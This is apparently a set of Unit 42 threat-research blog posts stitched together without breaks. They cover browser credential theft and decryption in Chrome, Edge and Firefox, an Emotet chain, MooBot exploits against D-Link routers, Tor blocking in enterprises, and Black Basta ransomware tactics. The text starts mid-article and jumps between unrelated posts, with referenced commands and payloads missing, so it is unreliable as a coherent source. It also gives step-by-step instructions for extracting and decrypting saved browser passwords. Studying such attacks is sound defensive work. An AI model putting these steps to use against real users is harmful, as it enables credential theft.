Each password in the login data database is encrypted using the Advanced Encryption Standard (AES), with GCM mode. AES GCM is a symmetrical encryption method, so the same key is valid for both encryption and decryption. The AES algorithm uses a different key for every 128-bit block, which is based on the calculation of the previous block. For the first block, there is an option to use the Initialization Vector (IV).
To decrypt a password that a Chromium-based browser saves, we need to have:
The encrypted password.
The initialization vector.
The AES key.
Let’s see how we can retrieve each of those:
A. The encrypted password.
Can be exported from the login data database – the encrypted password is taken from the password_value column, from the letter in the 15th position to the end – 16 letters. [15:-16]
B. The initialization vector.
Located in the same password_value field column, from the letter in the third position to the letter in the 15th position. [3:15]
C. The AES key.
Written in the local state JSON file, under keys os_crypt and encrypted_key, decoded with base64.
Chromium-based browsers save the AES key using the DPAPI mechanism, so to get it, we will have to decode it from base64 and use CryptUnprotectData in the user’s context.
Example from Google Chrome:
Figure 11. Password that is being saved in local state JSON file of Google Chrome.
It is being saved with a prefix of five letters at the beginning: DPAPI.
Figure 12. The decoded password that was saved in Google Chrome.
If the attacker is able to run in the context of the user, all that is necessary to complete gathering user credentials is:
Copy both login data and local state files.
Get the AES GCM key from the local state JSON file.
Decode (base64), decrypt (CryptUnprotectData) and remove the padding from the key.
Decrypt each password in the login data database, using the decrypted AES GCM key.
Figure 13. POC for recovering passwords that were saved in Chrome.
(SHA256 of kgnkudbadmpogg.dll: 6599FEE8C7ADF30A00889A7070600F472F8CEAD8EA4DD1A85E724ED15F2AED0F)
After a chain of events, the final payload was trying to access Microsoft Edge credentials files:
The login data file (SQLite database file) C:\users\<username>\appdata\local\microsoft\edge\user data\default\login data
The local state file (contains the encryption key) C:\users\<username>\appdata\local\microsoft\edge\user data\local state
Figure 14. Cortex XDR detected attempts to read passwords saved in the Microsoft Edge browser.
Software: Firefox Browser
Tested version:
Firefox Version 101.0.1 (64-bit)
The password-saving behavior pattern is also relevant when using other browsers, such as Mozilla Firefox.
Figure 15. Passwords that are being saved by Firefox Version 101.0.1 (64-bit).
Where are credentials stored?
Similar to Chromium-based browsers, in the Mozilla Firefox browser, each profile also has its own password file.
This file is called logins.json and is located in %appdata%\mozilla\firefox\profiles\<PROFILE>\logins.json
Both username and password are saved encrypted.
Figure 16. Password saved in the logins.json file of Firefox.
How can the credentials be recovered?
Each username and password in the logins.json file is encrypted using the PKCS #11 cryptography standard. Firefox has developed the NSS library to adopt this standard into its browser (nss3.dll).
To retrieve the user’s passwords, the attacker will have to access one of these files and the logins.json file.
So, if the attacker can gain access to run on the same machine, the process of stealing the passwords will be:
The attacker copies the logins.json file.
Loads the NSS library (nss3.dll)
Decodes (base64) the encryptedUsername and encryptedPassword from the copy of logins.json.
Stores each of the inputs in a SecItem object, which is later used throughout NSS to pass blocks of binary data back and forth.
Creates SecItem objects for output.
Decrypts each encryptedUsername and encryptedPassword input object, and stores the data in the new SecItem output objects, using the PK11 decryption function from nss3.dll.
Unlike the case of Chromium-based browsers, the attacker doesn’t have to run in a user’s context to get the person’s passwords, but can take advantage of any user who has permission to access the file system profile of the target user.
Figure 17. User S got passwords belonging to user D that were saved in Firefox profile 2. (POC)
Tries to create Invoke-WebRequest for each of the links in $Links, downloads a DLL and saves it in the folder mentioned in step A with the name rRXqwGvGNR.wTj
Breaks after the first successful execution.
Next, we saw that a DLL was created on the endpoint and regsvr32.exe was used with the following command line:
Note that the path has an evasion in it: By using \..\ to go back to the Local folder, the attacker avoids accessing it directly.
After using regsvr32.exe:
A. The DLL copies itself to a random folder with a random name, with a DLL extension: C:\Users\<USERNAME>\AppData\Local\<random_folder_name>\<random_dll_name>.dll
B. The DLL executes a couple of discovery commands:
systeminfo – To list machine information.
ipconfig /all – To list all network interfaces on the machine.
nltest.exe /dclist: – To list all domain controllers in the domain.
C. The DLL creates and executes two files based on certutil.exe with random names:
One of them has a new random name but is still signed by Microsoft.
The other one is a mangled version of certutil – keeping the original name, but with different functionality, and no signature.
Certutil SHA256 - Note that this file is benign: D252235AA420B91C38BFEEC4F1C3F3434BC853D04635453648B26B2947352889
The unsigned certutil.exe then tries to access password files, both for Chromium-based and Firefox-based browsers.
When checking the links from Figure 19, only two links worked:
Figure 20. DLLs that we were able to download.
First downloaded DLL: hxxps://www[.]yell[.]ge/nav_logo/AEnTP/
Downloaded filename: RwuuPYoVei7FkJB.dll
(SHA256: A1D513E4A5C83895E5769C994C4D319959EF5AE3F679CE6C0C5211B5BECA7695)
Second downloaded DLL: hxxps://yakosurf[.]com/wp-includes/S/
Downloaded filename: lw1JF63zARLUV8UwpwGnWpgg.dll
(SHA256: 1B8638333751EFCB6B5332C801C11DF0DE3D7077C6ACEA1D663C0302519D7172)
In both cases, it is actually the same DLL, except for a small difference that changes the SHA256 hash.
Looking into this sample, we identified the first DLL as part of the Emotet malware family.
Figure 21. Cortex XDR prevented attempts to read passwords saved in the Firefox browser.
Cortex XDR stops this operation synchronously, so the next attack stages are not performed. This malware tries to read passwords in this order: first Firefox, then Microsoft Edge and later, Google Chrome.
For the demonstration, we will illustrate Cortex XDR with report mode. We will see that the Credential Gathering Protection Module also detects attempts to read Chromium-based browsers' saved passwords.
Figure 22. Cortex XDR detected attempts to read passwords saved in the Microsoft Edge browser.Figure 23. Cortex XDR detected attempts to read passwords saved in the Google Chrome browser.
Emotet?
Since we saw two different cases involving Emotet, we looked a bit deeper into this malware family and its methods for third-party credential gathering. We saw that sometimes malware does not even need to implement all the logical conditions on its own. It can just wrap existing tools, like the WebBrowserPassView Nirsoft tool, to reveal the passwords stored by the web browsers.
Figure 24. WebBrowserPassView.exe shows usernames, passwords and the file path that stores each of them.
We can see the login data file for Chromium-based browsers, and the logins.json file for the Firefox browser.
Figure 25. Cortex XDR prevented attempts to read browsers' saved passwords by WebBrowserPassView.exe.
Conclusion
It turns out that the way certain third-party software stores credentials is less secure than we thought. Most of these programs store the user’s credentials on the local disk, via file or registry values. This fact can be the one weak spot in the chain that attackers wish to find, giving them the access to perform an attack against an organization.
Palo Alto Networks customers using Cortex XDR receive protections using the new Credential Gathering Protection Module for the scenarios described above as well as other credential gathering techniques not mentioned in this write-up. Additional layers of protection – including Local Analysis, Behavioral Threat Protection, BIOC and Analytics BIOCs rules – are also available.
Palo Alto Networks customers that use WildFire receive protections from tools implementing these credential gathering attempts.
Nirsoft tools are marked as grayware in WildFire and are blocked by the XDR Agent.
Indicators of Compromise
Unauthorized access to the following registry values
In early August, Unit 42 researchers discovered attacks leveraging several vulnerabilities in devices made by D-Link, a company that specializes in network and connectivity products. The vulnerabilities exploited include:
If the devices are compromised, they will be fully controlled by attackers, who could utilize those devices to conduct further attacks such as distributed denial-of-service (DDoS) attacks. The exploit attempts captured by Unit 42 researchers leverage the aforementioned vulnerabilities to spread MooBot, a Mirai variant, which targets exposed networking devices running Linux.
While D-Link has published security bulletins regarding all the vulnerabilities mentioned here, some users may be running unpatched or older versions or devices. Unit 42 strongly recommends applying upgrades and patches where possible.
Palo Alto Networks Next-Generation Firewall customers receive protections through cloud-delivered security services such as IoT Security, Advanced Threat Prevention, WildFire and Advanced URL Filtering, which can detect and block the exploit traffic and malware.
Four known vulnerabilities were exploited in this attack. Upon successful exploitation, the wget utility executes to download MooBot samples from the malware infrastructure and then executes the downloaded binaries. Vulnerability-related information is shown in Table 1.
The attacker utilizes four D-Link vulnerabilities that could lead to remote code execution and download a MooBot downloader from host 159.203.15[.]179.
Figure 2. CVE-2015-2051 exploit payload.The exploit targeting the older D-Link routers takes advantage of vulnerabilities in the HNAP SOAP interface. An attacker can perform code execution through a blind OS command injection.
Figure 3. CVE-2018-6530 exploit payload.The exploit works due to the older D-Link router's unsanitized use of the “service” parameters in requests made to the SOAP interface. The vulnerability can be exploited to allow unauthenticated remote code execution.
Figure 4. CVE-2022-26258 exploit payload.The exploit targets a command injection vulnerability in the /lan.asp component. The component does not successfully sanitize the value of the HTTP parameter DeviceName, which in turn can lead to arbitrary command execution.
Figure 5. CVE-2022-28958 exploit payload.The exploit targets a remote command execution vulnerability in the /shareport.php component. The component does not successfully sanitize the value of the HTTP parameter value, which can lead to arbitrary command execution.
Malware Analysis
All the artifacts related to this attack are shown in the following table:
Unit 42 researchers conducted analysis on the downloaded malware sample. Based on its behavior and patterns, we believe that the malware samples that were hosted on 159.203.15[.]179 relate to a variant of the Mirai botnet called MooBot.
Figure 6. MooBot random string generator.
The most obvious feature of MooBot is the executable file containing the string w5q6he3dbrsgmclkiu4to18npavj702f, which will be used to generate random alphanumeric strings.
Upon execution, the binary file prints get haxored! to the console, spawns processes with random names and wipes out the executable file.
Figure 7. MooBot creates processes.
As a variant, MooBot inherits Mirai’s most significant feature – a data section with embedded default login credentials and botnet configuration – but instead of using Mirai’s encryption key, 0xDEADBEEF, MooBot encrypts its data with 0x22.
Figure 8. MooBot configuration decode function.
After decoding its C2 server vpn.komaru[.]today from configuration, MooBot will send out a message to inform the C2 server that a new MooBot is online. The message starts with the hardcoded magic value 0x336699.
At the time of our analysis, the C2 server was offline. According to the code analysis, MooBot will also send heartbeat messages to the C2 server and parse commands from C2 to start a DDoS attack on a specific IP address and port number.
Conclusion
The vulnerabilities mentioned above have low attack complexity but critical security impact that can lead to remote code execution. Once the attacker gains control in this manner, they could take advantage by including the newly compromised devices into their botnet to conduct further attacks such as DDoS.
Therefore, we strongly recommend applying patches and upgrades when possible.
Palo Alto Networks customers receive protections from the vulnerability and malware through the following products and services:
Next-Generation Firewalls with a Threat Prevention security subscription can block the attacks with Best Practices via Threat Prevention signatures 38600, 92960, 92959 and 92533.
WildFire can stop the malware with static signature detections.
The Palo Alto Networks IoT security platform can leverage network traffic information to identify the vendor, model and firmware version of a device and identify specific devices that are vulnerable to the aforementioned CVEs.
In addition, IoT Security has an inbuilt machine learning-based anomaly detection that can alert the customer if a device exhibits non-typical behavior, such as a sudden appearance of traffic from a new source, an unusually high number of connections or an inexplicable surge of certain attributes typically appearing in IoT application payloads.
The Tor project provides one of the most well-known tools that users can leverage to stay anonymous on the internet. People use Tor for many different reasons, both benign and malicious. However, allowing Tor traffic on enterprise networks opens the door to a variety of potential abuses and security risks.
Political activists use Tor to express their views while staying out of sight of their governments. Cybercriminals use Tor to evade defenses and hide their identity from law enforcement. Tor is famous for enabling the operation of dark web marketplaces, such as Silk Road, where customers could procure a wide range of illicit goods, including drugs, weapons and fake identification documents. Malware authors regularly use Tor for denial-of-service (DoS) attacks, hidden reconnaissance, exploitation, command and control communication and data exfiltration.
For enterprises concerned about the risks of Tor traffic, the use of Tor for malware, command and control, exfiltration, and hidden reconnaissance are some of the most important security risks. Also, employees can use Tor to bypass content blocking policies (e.g., blocking of adult or gambling sites) such as those provided by the Palo Alto Networks DNS Security and Advanced URL Filtering services. Users can also elude geographic restrictions of services or buy illicit goods unchecked using Tor. To avoid these risks, we advise the blocking of Tor in enterprise networks.
Emphasizing the importance of monitoring or blocking Tor traffic in the enterprise, we observed 6,617,473 sessions to or from 691 devices within 204 customer networks in one month.
Palo Alto Networks provides two solutions as part of Threat Prevention that are best used together to filter Tor traffic. We maintain a verified and built-in Tor Exit IP External Dynamic List that our customers can use to block connections from Tor Exit nodes. Customers can also leverage the Palo Alto Networks traffic classification system App-ID to block incoming and outgoing Tor traffic. Additionally, customers can utilize Cortex XDR to alert on and respond to Tor-related threats on endpoints, in the network or in the cloud.
The goal of the Tor network is to provide a tool to internet users for anonymous communication. Tor stands for The Onion Router, which is the software that enables Tor nodes to participate in onion routing. Onion routing is a technique allowing anonymous communication. Anonymity on the internet means that no one can connect a user's actions and identity. For example, anonymous communication would mean that when a user connects to a server hosting a forum and makes a public post with a made-up username, neither a global observer, the forum operators nor other users should be able to tell the user's true identity based on these actions.
To better understand how hard it is to stay anonymous, let us introduce the imaginary country of lemons ruled by the tyrant Lemonheads, where it is frowned upon to like or discuss oranges. Emilia, our heroine, is part of a small rebellious group that loves oranges. To discuss her passion with others, she would like to visit a site called peel-the-orange[.]com.
One of Emilia's friends, Bob, always used to connect to peel-the-orange[.]com without using any anonymity-enhancing technology. Bob told Emilia that his traffic is encrypted since he connects using HTTPS, so no one can read what he is doing. Unfortunately for Bob, HTTPS does not encrypt the DNS name, peel-the-orange[.]com, so the lemon secret police could easily tell that he was visiting a site for orange enthusiasts. Therefore, he ended up on the bad lemons list.
After that, everyone in their group became more cautious. Emilia's other friends started using a foreign VPN provider to funnel their traffic through the VPN server and hide their identities. This effort truly made it hard for the lemon police to find out who is connecting to forbidden sites.
Jess, another friend of Emilia, was high on the Lemonheads’ list of suspected orange sympathizers. Observing Jess’s traffic, it became clear to the secret lemon police that she is frequently connecting to a known VPN provider. While the VPN provider helped Jess protect her identity, it proved to be a single point of failure. A VPN provider can be bribed, threatened or hacked, which are the favorite methods of the Lemonheads. More advanced adversaries (such as the lemon secret police) could employ correlation attacks based on statistical methods to match incoming and outgoing traffic to and from the VPN servers.
The lemon secret police initiated “Operation Super Sour” by compromising several servers of the VPN provider and stealing the complete list of all lemon citizens visiting peel-the-orange[.]com. As a result, many of Emilia's friends, including Jess, ended up on the bad lemons list. Furthermore, the lemon government started censoring connections to known foreign VPN server IP addresses to stop the dissidents’ decadent love for oranges.
Emilia became very careful after that last incident. She looked for a solution that would keep her safe, even if the lemon secret police could compromise the proxy/VPN servers she used. Additionally, she wanted to ensure that even peel-the-orange[.]com would not know her identity if someone infiltrated their server.
She soon found Tor, which seemed like it could help her stay anonymous. However, Emilia soon discovered that even this wasn’t foolproof. She told a few acquaintances about Tor, but the lemon secret police were able to identify one of them, Gordon, because he shared his nickname Orange Cake across different sites. Luckily, Emilia only used her pseudonym Orange Girl on peel-the-orange[.]com.
How Tor Works on a High Level
Figure 1 helps us explain how, using Tor, Emilia can stay anonymous even if the Lemonheads would have full global visibility of network traffic or could compromise a couple of Tor nodes.
At first, we assume that Emilia already has a Tor circuit built, meaning that her computer already selected three Tor nodes (servers running Tor software) to relay messages and obtained a shared key with each of them.
Figure 1. High-level overview of how connecting to a website looks using an already built Tor circuit.
Emilia’s computer first encrypts the private data in three layers (step 1 in Figure 1), hence the name onion routing. Her computer encrypts the data in reverse order: first with the key of the last exit node (Kn3), then with the middle relay node’s key (Kn2) and finally with the guard node’s key (Kn1). The guard node receives the data, removes the outermost layer of encryption using Kn1 and sends the decrypted message to the relay node. The middle node removes the next layer using Kn2 and relays it to the exit node. Finally, the exit node decrypts the message with Kn3 and sends the original data to the web server (in this example, peel-the-orange[.]com). The layered encryption enables secrecy and limits knowledge about who is involved in the communication as only the nodes that know the keys can decrypt the messages.
Table 1. This shows which nodes in the column headers know which nodes in the row headers.
Table 1 summarizes which nodes know about which other nodes. The guard node knows who Emilia is and the next node that receives Emilia’s message, the middle relay node. However, the guard node does not know about the last exit node and Emilia’s final destination, because decrypting with only Kn1, the message is still garbled for the entry node. The relay node knows the least. It does not know who is the original sender or the final destination and only knows the entry and exit nodes. The exit node knows about the middle relay node and the destination server, while the destination server only knows about the exit node.
Messages on the way back to Emilia are passed back in a similar fashion, each node adding a layer of encryption using the key shared with Emilia.
Figure 2. The global Tor Network and a global observer.
Figure 2 depicts Lemonheads as a global observer. When Emilia uses Tor, the Lemonheads can only observe her connection to the entry node. Even if they have complete global visibility of the messages passed, it becomes hard for them to track Emilia’s messages as they get mixed in with all Tor users’ traffic, and the layer of encryption changes every time the message is passed to another node. As discussed earlier, if Emilia were to use a single VPN provider, it would know what sites Emilia visits. Additionally, the Lemonheads could observe incoming and outgoing messages from the VPN server and possibly determine which sites Emilia is visiting.
A curious question is: How can Emilia share keys with Tor nodes without revealing her identity? Solving this problem is a two-part puzzle.
First, how can two nodes cooperate to create a key only known to them on a public network where anyone can read all communication? The answer is the Diffie-Hellman key Exchange (DHE) protocol. The idea is that first, both parties need to individually generate their own private secrets that they combine into a shared secret (Kn1) that only the two of them can compute. In practice, authenticated ECDHE based on elliptic cryptography is used to solve issues with vanilla DHE.
At this point, Emilia could go to each Tor node and establish a key with them individually, but that would reveal her identity to each of them. The second piece of the puzzle is establishing the keys using DHE. Instead of communicating directly with all three nodes, after establishing a key with the entry node, Emilia’s computer encrypts all messages with Kn1 and sends the message to the relay node through the entry node. This means that the relay node only knows the entry node and not Emilia. Similarly, Emilia’s computer encrypts DHE messages with Kn2 and Kn1 and sends them through the guard and relay nodes to the exit node.
Unfortunately, barely after Emilia learned about Tor and started using it, the Lemonheads started censoring connections to publicly advertised Tor node IPs. To counter such efforts, volunteers started running secret Tor bridges (private replacement of publicly advertised entry nodes) and made them available in small batches to only a few users at a time.
Making the matter worse for Emilia and her fellow orange-lovers, researchers found that they can discover Tor bridges by scanning the entire IPv4 space. We do not cover all challenges using Tor and additional issues are discussed in the DefCon 2022 Tor Presentation.
In conclusion, it turns out to be a continuous cat and mouse game for someone like Emilia to maintain anonymity online.
Malicious and Benign Use Cases for Tor
Internet users utilize Tor for many malicious and benign purposes. Political activists, similar to Emilia in the examples, want to make sure that their identity remains secret and they cannot be tied back to activities condemned by their government. Other users might want to protect their privacy and keep the sites they visit secret, even if the activity is not illicit where they live.
People might use Tor to reach geographically restricted content or to circumvent censorship by their government or content blocking by their institution. For example, if Tor traffic is not blocked, customers of Advanced URL Filtering could not stop employees using Tor from circumventing category-based filtering.
Tor is also famous for its onion services. For example, Tor helps to hide multiple whistleblower websites where users can report illicit and immoral activities in their organizations without having to worry about retaliation. An onion service keeps its IP address secret by allowing users to connect only using Tor. The idea is that both the user and the onion service connect through Tor, and they meet in the middle at a rendezvous point (a Tor node). While the goal of these onion services is not necessarily to enable illicit activities, past studies have found that Tor users established a large fraction or the majority of Tor hidden services for illegal purposes. However, only 6.7% of all Tor users connect to hidden services. The vast majority of users visit clear websites that are less likely to be illicit than onion services. For example, more than a million people use Tor to view Facebook’s hidden service allowing access from areas where governments censor it.
Attackers can leverage Tor for their activities too. Attacks usually start with reconnaissance, where the attacker explores the target’s infrastructure and searches for potential vulnerabilities, for example, by scanning for open ports and running services. Using Tor, attackers can hide their location and distribute their activity to multiple exit nodes.
Similarly, malicious actors can use Tor for later steps of an attack, such as exploiting vulnerabilities found during reconnaissance, updating malicious code on the target’s machine, command and control communication, and data exfiltration. Other malicious uses of Tor include DoS attacks, fake account creation, spamming and phishing.
Miscreants have utilized Tor for ransomware attacks in a variety of ways. In the case of Ryuk and Egregor ransomware, the initial Remote Access Trojan (RAT) called SystemBC used a Tor hidden service as a backdoor for command and control communications. Using Tor hidden services for command and control is useful when building bots as this makes the command and control hard to take down and maintains its accessibility unless connections to Tor are blocked, for example, by using various Palo Alto Network products. The Gold Waterfall threat group also used Tor for backdoor communication when installing DarkSide ransomware. Tor hidden service-based leak sites also have been utilized to host stolen data related to DarkSide and Ranzy locker. Additionally, DoppelPaymerused Tor payment sites to collect ransoms. Unit 42 recently published research on Cuba Ransomware, which uses a Tor hidden service-based leak site, and BlueSky ransomware, which sends a ransom note instructing targets to download the Tor browser as part of the process of regaining access to their files.
Tor usage is not specific to malware targeting servers and personal computers. A type of Android malware also uses a Tor hidden service as a command and control server to make takedowns hard.
Additionally, researchers found that Tor is used to send various malicious spam messages, often in the form of comments and dating spam. The authors also found that emails sent through Tor can contain severe threats, including the distribution of AgentTesla RAT, Adobe-themed phishing emails and Covid-19 loan scams.
How Do Criminals Using Tor Get Caught?
While Tor provides better anonymity than many other solutions, it is not perfect.
In 2013, a Harvard student tried to avoid taking one of his final exams by sending a bomb threat. He connected through Tor to an anonymous email provider to keep his identity secret. Then he used this email provider to send the bomb threat. While he used Tor properly, the student made a big mistake when he connected to Tor from Harvard’s wifi network. The student’s mistake was that Tor hides what you do, but not the fact that you use Tor. Authorities found out from the email’s headers that someone used Tor to send the email. From there, they checked the network logs to see if any student connected to Tor around the time the university received the email. Connecting the dots, they found the culprit, who faced criminal charges.
Ross Ulbricht, the creator of the infamous onion service Silk Road, also used Tor correctly but made a different operational mistake that led to his arrest. Silk Road was the most well-known dark web market at its time, where sellers offered goods like drugs, counterfeit cash, forged ID documents and firearms. The FBI found that early on, someone using the pseudonym “Altoid” was astroturfing to promote the Silk Road marketplace. Eight months later, Ulbricht posted a job advertisement using this pseudonym and the contact rossulbricht@gmail[.]com to hire an IT expert who can help with “a venture backed Bitcoin startup company.” The FBI was reportedly then able to access both the logs of a VPN server Ulbricht used and Google’s log of access to his Gmail address. Both records pointed to an internet cafe in San Francisco and led to his arrest. (Ulbricht’s mistake is similar to the mistake made by Gordon in our initial example, where he was caught because of his use of the nickname Orange Cake across multiple services.)
Attackers can deanonymize Tor users via other methods, for example, by using JavaScript or by setting up rogue Tor nodes (which might be happening in the real world now). The takeaway is that while Tor does offer a level of anonymity, users can leak their identity via operational mistakes, or they can be identified if the observer is determined and has the resources.
Methods to Block Tor Traffic
Table 2. How different methods can be used to stop malicious actors from leveraging Tor. The cells labeled Part 1* and 2* mean that the two solutions together need to be used to protect the enterprise.
To stop traffic to and from the Tor network, we can either block publicly advertised Tor IPs or identify and block Tor application traffic. Table 2 summarizes the use cases for each type of blocking mechanism. First, we can use the list of known exit node IPs to block attacks from Tor such as reconnaissance, exploitation, command and control communication, data exfiltration and DoS attacks. Using the list of known guard node IPs, we can stop our users and their machines from sending traffic to Tor and prevent data exfiltration, command and control communication, evasion of geo-restrictions and content blocking, and visits to .onion sites.
As the list of Tor bridge nodes is unknown, guard node IP-based blocking is only a partial solution. Instead, we can directly detect and block Tor traffic using App-ID, the Palo Alto Networks traffic classification system. Next to using available guard and bridge node IPs, App-ID looks at characteristics of connections – such as the cipher suite used or the size of data packets – to identify Tor traffic.
Furthermore, an attacker can initiate data exfiltration and command and control communication from the Tor network or the compromised machine. Therefore, to halt these attacks, it is best to use both exit IP-based and traffic analysis-based blocking.
Palo Alto Networks collects all publicly advertised Tor exit IPs and builds a circuit using each of them to test whether they work. The known and working Tor exits list constitutes our predefined Tor Exit IP External Dynamic List.
Using the Tor Exit IP External Dynamic List and App-ID, we observe that Tor usage is common in the enterprise, as we identified 6,617,473 sessions on 691 devices within 204 customer networks during one month.
Along with blocking Tor traffic, an enterprise can leverage endpoint protections such as Cortex XDR to provide coverage for Tor-based threats. Cortex XDR builds on user and entity behavior analytics (UEBA), endpoint detection and response (EDR), network detection and response (NDR) and cloud audit logs to detect the following activities:
Tor provides anonymity to its users, which they leverage for both benign and malicious uses. On the one hand, Tor can help political activists in oppressive regimes, improve privacy and protect whistleblower websites. On the other hand, Tor is useful for various malicious activities, including anonymous reconnaissance, data exfiltration, evasion of geo-restrictions, evasion of content blocking, and the running of illicit marketplaces on the dark web.
As cybercriminals often use Tor for malicious purposes, blocking Tor traffic in an enterprise setting is advisable. We find that attempts to use Tor are common, and we identified 6,617,473 sessions to or from 691 devices on 204 customer networks in one month. Palo Alto Networks provides two solutions for blocking Tor traffic as part of Threat Prevention that are best used together. We provide a verified and built-in Tor Exit IP External Dynamic List to our customers that they can use to block connections to Tor Exit nodes. Additionally, Tor traffic in the enterprise network can be blocked using the Palo Alto Networks traffic classification system App-ID. Furthermore, customers can leverage Cortex XDR to alert on and respond to Tor-related activities on endpoint devices, in the network or in the cloud.
Acknowledgments
We want to thank Michael Giuntoli, Yue Guan, Russell Holloway, Erez Levy, Daiping Liu, Erica Naone, Jason Reverri, Siddhart Shibiraj, Zachary Weinberg, Zhibin Zhang and Jimmy Chen for their invaluable input on this blog post.
Appendix: More Details on the DHE Key Exchange
Figure 3. How the basic DHE protocol for key exchange would look between Emilia’s computer and the Tor guard node. Note that in practice ECDHE (DHE with elliptic curve crypto) is used with node authentication.
We explain the DHE protocol in Figure 3. The idea is that first, both parties need to individually generate their own secret (a and b randomly selected) that they combine into a shared secret (Kn1) that only the two of them know. They achieve this by selecting large public prime numbers g and p and calculating A (= ga mod p) and B (= gb mod p), the public counterparts of their secrets (a and b). The trick is that only Emilia can calculate Kn1 (= Ba mod p) from public B, and only the entry guard can calculate Kn1 (= Ab mod p) from public A (leveraging that (ga)b = (gb)a).
There are two drawbacks to DHE. First, it is computationally expensive. Therefore, a more advanced version building on elliptic cryptography is used in practice called ECDHE. Second, Meddler-in-the-Middle (MitM) attacks are possible against plain DHE protocols as all messages are public. For example, the Lemonheads could act like they are the entry node to Emilia, generate keys with her, and at the same time pretend that they are Emilia to the entry node and share a different key with it. To counter MitM attacks, Tor uses an authenticated version of DHE. In the case of Tor networks, users authenticate Tor nodes by contacting several known directory authorities to retrieve node identities and certificates.
Black Basta is ransomware as a service (RaaS) that first emerged in April 2022. However, evidence suggests that it has been in development since February. The Black Basta operator(s) use the double extortion technique, meaning that in addition to encrypting files on the systems of targeted organizations and demanding ransom to make decryption possible, they also maintain a dark web leak site where they threaten to post sensitive information if an organization chooses not to pay ransom.
Black Basta affiliates have been very active deploying Black Basta and extorting organizations since the ransomware first emerged. Although the Black Basta affiliates have only been active for the past couple of months, based on the information posted on their leak site, they have compromised over 75 organizations at the time of this publication. Unit 42 has also worked on several Black Basta incident response cases.
The ransomware is written in C++ and impacts both Windows and Linux operating systems. It encrypts users’ data using a combination of ChaCha20 and RSA-4096, and to speed up the encryption process, the ransomware encrypts in chunks of 64 bytes, with 128 bytes of data remaining unencrypted between the encrypted regions. The faster the ransomware encrypts, the more systems can potentially be compromised before defenses are triggered. It is a key factor affiliates look for when joining a Ransomware-as-a-Service group.
Black Basta is ransomware as a service (RaaS) that leverages double extortion as part of its attacks. The attackers not only execute ransomware but also exfiltrate sensitive data and threaten to release it publicly if the ransom demands are not met. The threat actors behind the ransomware deploy a name-and-shame approach to their victim, where they use a Tor site, Basta News, to list all of the victims who have not paid the ransom.
Although the Black Basta RaaS has only been active for a couple of months, according to its leak site, it had compromised over 75 organizations at the time of this publication. At least 20 victims were posted to its leak site in the first two weeks of the ransomware’s operation, which indicates the group likely is experienced in the ransomware business and has a steady source of initial access.
It is also possible that this is not a new operation but rather a rebrand of a previous ransomware group that brought along their affiliates. Based on multiple similarities in tactics, techniques and procedures (TTPs) - victim-shaming blogs, recovery portals, negotiation tactics, and how quickly Black Basta amassed its victims - that the Black Basta group could include current or former members of the Conti group.
Unit 42 has observed the Black Basta ransomware group using QBot as an initial point of entry and to move laterally in compromised networks. QBot, also known as Qakbot, is a Windows malware strain that started as a banking trojan and evolved into a malware dropper. It has been used by other ransomware groups, including MegaCortex, ProLock, DoppelPaymer and Egregor. While these ransomware groups used QBot for initial access, the Black Basta group was observed using it for both initial access and to spread laterally throughout the network.
Figure 1 below shows the standard attack lifecycle observed with Black Basta ransomware.
Figure 1. Black Basta attack lifecycle based on Unit 42 incident response cases.
Technical Details
Black Basta is written in C++ and is cross-platform ransomware that impacts both Windows and Linux systems. In June 2022, a VMware ESXi variant of Black Basta was observed targeting virtual machines running on enterprise Linux servers.
The ransomware includes anti-analysis techniques that attempt to detect code emulation or sandboxing to avoid virtual/analysis machine environments. It also supports the command line argument -forcepath that is used to encrypt files in a specified directory. Otherwise, the entire system, except for certain critical directories, is encrypted.
The ransomware spawns a mutex with a string of dsajdhas.0 to ensure a single instance of the malware is running at a time. Then it will iterate through the entire file system, encrypting files with a file extension of .basta.
Black Basta ransomware encrypts users’ data through a combination of ChaCha20 and RSA-4096. To speed up the encryption process, the ransomware encrypts in chunks of 64 bytes, with 128 bytes of data remaining unencrypted between the encrypted regions. The ransomware also attempts to delete shadow copies and other backups of files using vssadmin.exe, a command-line tool that manages Volume Shadow Copy Service (VSS), which captures and copies stable images for backups on running systems.
It writes the Random-letters.ico and Random-letters.jpg files to the %TEMP% directory. The .jpg file is leveraged to overwrite the desktop background and appears as follows:
Figure 2. Black Basta desktop wallpaper.
It adds a custom icon to the registry, corresponding to the .basta icon, which is shown in Figure 3.
Figure 3. Black Basta icon.
It will then boot the system in safe mode and proceed to encrypt files. Following successful encryption, the file’s extension is changed to .basta and the ransomware will write numerous instances of readme.txt, which contains the following ransom note:
Figure 4. Black Basta ransom note.
Tactics, Techniques and Procedures
We have observed Black Basta affiliates leveraging the following TTPs:
Tactic / Technique
Notes
TA0001 Initial Access
T1566.001. Phishing: Spear phishing Attachment
Victims receive spear phishing emails with attached malicious zip files - typically password protected. That contains malicious doc including .doc, .pdf, .xls
TA0002 Execution
T1569.002. System Services: Service Execution
Black Basta has installed and used PsExec to execute payloads on remote hosts.
T1047. Windows Management Instrumentation
Utilizes Invoke-TotalExec to push out the ransomware binary.
T1059.001. Command and Scripting Interpreter: PowerShell
Black Basta has encoded PowerShell scripts to download additional scripts.
TA0003 Persistence
T1136. Create Account
Black Basta threat actors created accounts with names such as temp, r, or admin.
T1098. Account Manipulation
Added newly created accounts to the administrators' group to maintain elevated access.
T1543.003. Create or Modify System Process: Windows Service
Creates benign-looking services for the ransomware binary.
T1574.001. Hijack Execution Flow: DLL Search Order Hijacking
Black Basta used Qakbot, which has the ability to exploit Windows 7 Calculator to execute malicious payloads.
TA0004 Privilege Escalation
T1484.001. Domain Policy Modification: Group Policy Modification
Black Basta can modify group policy for privilege escalation and defense evasion.
T1574.001. Hijack Execution Flow: DLL Search Order Hijacking
Black Basta used Qakbot, which has the ability to exploit Windows 7 Calculator to execute malicious payloads.
T1543.003. Create or Modify System Process: Windows Service
Creates benign-looking services for the ransomware binary.
TA0005 Defense Evasion
T1484.001. Domain Policy Modification: Group Policy Modification
Black Basta can modify group policy for privilege escalation and defense evasion.
T1218.010. System Binary Proxy Execution: Regsvr32
Black Basta has used regsvr32.exe to execute a malicious DLL.
T1070.004. Indicator Removal on Host: File Deletion
Attempts to delete malicious batch files.
T1112. Modify Registry
Black Basta makes modifications to the Registry.
T1140. Deobfuscate/Decode Files or Information
Initial malicious .zip file bypasses some antivirus detection due to password protection.
T1562.001. Impair Defenses: Disable or Modify Tools
Disables Windows Defender with batch scripts, such as d.bat or defof.bat.
T1562.004. Impair Defenses: Disable or Modify System Firewall
Uses batch scripts, such as rdp.bat or SERVI.bat, to modify the firewall to allow remote administration and RDP.
